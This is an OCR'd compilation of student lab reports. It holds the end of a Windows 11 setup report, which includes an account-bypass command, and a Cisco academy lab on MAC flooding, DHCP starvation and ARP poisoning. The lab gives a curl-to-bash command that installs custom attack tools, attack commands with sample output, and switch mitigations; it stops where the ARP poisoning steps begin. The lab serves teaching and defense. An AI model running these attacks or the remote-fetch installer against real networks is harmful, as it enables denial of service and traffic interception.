


Figure 2B: Windows 11 Installation, product key screen. *I don't have a product key* option is highlighted.




Figure 2C: Windows 11 Installation, version select screen. *Next* button is highlighted.




Figure 2D: Windows 11 Installation, terms and conditions screen. Checkbox and *Next* button are highlighted.




Figure 2E: Windows 11 Installation, installation type screen. *Custom* option is highlighted.




Figure 2F: Windows 11 installation, partition select, primary partition is highlighted.




Figure 3A: Windows 11 OOBE, Wi-Fi selection screen. *I don't have internet* button is highlighted.




Figure 3B: Windows 11 OOBE, Local account creation screen.

Figure 3C: Standard Windows 11 Desktop.




Figure 4: Lenovo Support Website, detecting PC information.

Figure 5: Lenovo Support Website, Drivers and Software page. Automatic Update button is highlighted.




Figure 6: Lenovo Commercial Vantage download page.





Figure 7: File Explorer, demonstration of running Commercial Vantage batch script as administrator.



Package files

You probably want one of these. They include versions of all the PuTTY utilities (except the new and slightly experimental Windows pterm).

(Not sure whether you want the 32-bit or the 64-bit version? Read the FAQ entry.)

We also publish the latest PuTTY installers for all Windows architectures as a free-of-charge download at the Microsoft Store; they usually take a few days to appear there after we release them.

MSI ('Windows Installer')

64-bit x86: putty-64bit-0.81-installer.msi

64-bit Arm: putty-arm64-0.81-installer.msi (signature)

32-bit x86: putty-0.81-installer.msi (signature)

Unix source archive

.tar.gz: putty-0.81.tar.gz (signature)

Figure 8: PuTTY download page. 64-bit x86 link is highlighted.

Figure 9: Microsoft Office Homepage. Install Microsoft 365 Apps button is highlighted.




Figure 10: Wireshark download page with WireShark installer in the foreground.

Problems

One problem we encountered was a forced sign-in to a Microsoft account. Accidently connecting to Wi-Fi will disable the option to create a local account. To bypass this, press Shift+F12 (opens command prompt) and type **`OOBE\BYPASSNRO`.** This command will disable the mandatory Microsoft account login and restart the OOBE. Upon restart, reopen command prompt and type: **`ipconfig /release`**)

Another problem we encountered was an issue with NVMe drives corrupting. Several team members had their drives corrupt. This occurred because the drive was ejected from the NVMe expansion bay slot while the workstation was running. This issue can be avoided by being vigilant and making sure that the workstation is completely powered off before removing/inserting a drive.

Conclusion

All in all, the installation process of Windows 11 and the various software required went smoothly, with only a few hangups in the process. Microsoft's intrusive interface design made installation slightly more difficult, but still very achievable by the average Cisco student.

Advanced Cisco Networking Academy – Layer 2 Attacks and Mitigations

Colin J. Faletto, CCNA

Networking Academy

Purpose

This lab is intended to raise awareness about common ways in which networks can be attacked at a low level and provide insight as to how to prevent these attacks. In our increasingly internet-reliant world, it's critical that businesses and network operators understand the nature of these attacks to keep their networks safe, stable, and secure.

Background

The OSI model is a model outlined by the International Organization for Standardization intended to standardize the way in which communication systems, such as the internet, operate. Notably, the second layer of this model (commonly referred to as the Data link layer) outlines how data is sent between devices on the same local network. This layer operates between the physical layer, which dictates how bits are sent between devices at a hardware level, and the network layer, which dictates how data is sent between networks. Layer 2 uses MAC (media access control) addresses to keep track of devices on the local network.

A network switch is a networking device that operates primarily at layer 2 of the OSI model. A switch allows many individual hosts to be connected to the same local area network at once. Switches come in a wide variety of form factors, and when designed for use in an enterprise setting, can have dozens of ports available for hosts to connect to. Switches work by learning the MAC addresses of hosts on each connected port and forwarding traffic based on the destination MAC of layer 2 traffic it receives. Switches are a more advanced version of ethernet hubs, which are older networking devices that forward received traffic out of every port other than the port it received the traffic from.

A MAC overflow attack, also called a MAC flooding attack, is a Layer 2 attack meant to compromise a switch's CAM table by sending lots of frames from random MAC addresses. A switch knows where to forward traffic by associating a MAC address with a specific port and storing it in the CAM table, and normally, only a frame's source and destination will receive the frame. However, the CAM table has a limited size, and when it fills up, the switch can no longer associate new MAC addresses with ports. In this scenario, it defaults to the old hub behavior by forwarding frames out of every port besides the port it was received from, reducing overall network security by allowing all devices connected to the switch to see this traffic.

Dynamic Host Configuration Protocol (DHCP) is a protocol that allows IPv4 addresses to be dynamically allocated to hosts on a network. A DHCP server will take addresses from a pool and lease them to devices who request an IP. A DHCP starvation attack is a Layer 2/3 attack that involves draining this pool of IP addresses so that no new clients can receive an IP. This attack works by sending a flood of DHCP Discover messages, each with a random MAC address and transaction ID. When the DHCP server recieves these messages, it will temporarily reserve these addresses for these bogus clients. If enough of these Discover messages are sent, the server will have no more addresses to reserve and will therefore no longer be able to reserve addresses for legitimate clients.

Address Resolution Protocol, or ARP, is a protocol used by devices to associate a Layer 2 (MAC) address with a Layer 3 (IP) address. ARP Spoofing, or ARP poisioning, is a Layer 2 attack that involves sending fake ARP packets to trick two devices into

forwarding traffic to a middleman device. The malicious device sends an ARP request to Device A pretending to be Device B and vice versa, causing both devices to send traffic to the middleman thinking they are talking on a direct link. The malicious device will then record and forward this traffic, allowing it to spy on network traffic without arousing suspicion.

Camovers and Churchill are tools I wrote in the Rust programming language that are specialized for this lab. Camovers sends a flood of ethernet frames from random MAC addresses, and Churchill sends a flood of DHCP discover messages with random MAC addresses and transaction IDs. These tools are meant for MAC Overflow and DHCP starvation respectively. Their source code can be found here:

- https://github.com/faletto/camovers
- https://github.com/faletto/churchill

Ettercap is a networking tool meant for Man in the Middle (MITM) atttacks. It is primarily used for its ARP poisioning functionality, though it is capable of more advanced attacks such as character injection and HTTPS decryption. Ettercap is open-source “free as in freedom” software and is licenced under the GNU General Public License.

DHCP Snooping is a security feature on newer Ethernet switches that ensures the validity of DHCP packets on a network. DHCP snooping prevents every device other than the DHCP server from sending Offer and Acknowledge packets, meaning that only the DHCP server is allowed to give out IP addresses.

Dynamic ARP Inspection, or DAI, is a feature of many Ethernet switches that makes sure that ARP packets are valid. DAI checks each ARP packet sent on a switch and ensures that its MAC to IP binding matches a valid binding in its trusted database, dropping any invalid or malicious packets. DAI relies on DHCP snooping, as it uses the DHCP snooping database to validate which IP addresses are associated with which ports.

Port security is a common security feature on Layer 2 devices. On Cisco switches, port security can be used to limit the number of MAC addresses that can be learned from a network. Upon hitting the MAC address limit, the port can ignore unauthorized traffic, report a security violation, and/or shut down the port entirely. By default, MAC addresses are stored in RAM, but they can optionally also be stored in non-volatile memory.

Lab Summary

This lab involves three separate attacks: MAC Overflow, DHCP Starvation, and ARP Poisoning. For MAC overflow and DHCP starvation, **I wrote my own tools in Rust** (called camovers and churchill) to have more optimized solutions for this specific lab. For ARP Poisoning, I used a tool called ettercap. This lab also includes specific fixes that can be implemented on a switch to prevent against each of the three attacks.

Lab Setup


This guide will assume that you have two computers, one (the benign PC) with Windows installed and another (the malicious PC) with a Debian-based distribution of Linux installed. If you need help installing an appropriate Linux distribution, refer to the following guide for instructions on installing Linux Mint (the distribution we use in this guide).

On your malicious PC, open the terminal by pressing CTRL+ALT+T or clicking the terminal icon.


Run the following command:

```
bash <(curl -sL
     https://github.com/faletto/layer2attacks/raw/refs/heads/mai
     n/install.sh)
```

Enter your password when prompted.




Note down the interface that the script specifies. You will need this later.




Once the installation has completed, close and reopen the terminal.

MAC Overflow Exploit


On the malicious PC, type `sudo camovers -i <interface>`, replacing <interface> with the interface you learned in setup.




Leave the program running for about a minute. While it's running, disconnect and reconnect the router and PC from the switch. Close the program with CTRL + C.



Run the command `sudo wireshark` to open wireshark, then select your ethernet interface from the list.



If the exploit worked, you should see traffic from the benign PC in wireshark. In this case, we intercepted some HTTP traffic to www.nhscisco.com.



MAC Overflow Fixes

MAC Overflow attacks can be easily prevented by enabling port security on each interface. Note that port security requires interfaces to be in access mode. Enter the following commands to enable port security:

`Switch(config-if)#switchport mode access`

Puts a port into access mode. Enable this on all interfaces.

`Switch(config-if)#switchport port-security`

Enables port security on an interface. Enable this on all interfaces.

`Switch(config-if)#switchport port-security maximum <max>`.

Allows <max> MAC addresses to be connected to an interface. Enable this on all interfaces.

DHCP Starvation Exploit

On your malicious PC, type `sudo churchill -a <address>`, replacing <address> with the IP address you learned in setup.

```
baddie@baddie-ThinkPad-Yoga-11e-5th-Gen:~$ sudo churchill -a 192.168.1.4
[sudo] password for baddie:
[!] Sending Infinite DHCP Discover Packets on address 192.168.1.4
[..........] [240904/0]
```

Leave the program running for about a minute. While it's running, disconnect and reconnect the PC from the switch. Close the program with CTRL + C. When you reconnect the PC, it will not be able to find an IP address and therefore will not be able to connect to the internet. Below is a screenshot of the benign PC with a link-local address since it is unable to obtain an address through DHCP:

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Autoconfiguration IPv4 Address. . : 169.254.171.108
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
```

DHCP Starvation Fixes

Just like MAC Overflow attacks, DHCP starvation attacks rely on sending a lot of requests from random MAC addresses. As such, they can also be prevented by enabling port security. Refer to the MAC Overflow Fixes section for these commands. DHCP starvation can also be protected against with DHCP snooping, which prevents ports other than the DHCP server port from sending DHCP Discover or Offer messages. Enter the following commands to enable DHCP snooping:

`Switch(config)#ip dhcp snooping`
Enables DHCP snooping globally.
`Switch(config)#ip dhcp snooping vlan <vl>`
Enables DHCP snooping on the specified VLAN <vl>. For this lab, set <vl> to 1.
`Switch(config)#no ip dhcp snooping information option`
Disables DHCP option 82, which is not supported on some DHCP servers. For this lab, our router's DHCP server does not support this option, and leaving the option enabled will break DHCP requests entirely.
`Switch(config-if)#ip dhcp snooping trust`
Trusts a port and exempts it from DHCP snooping. For this lab, add this command to port FastEthernet 0/1, the connection to the router.


ARP Poisoning Exploit
Get the IP of the benign PC.

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

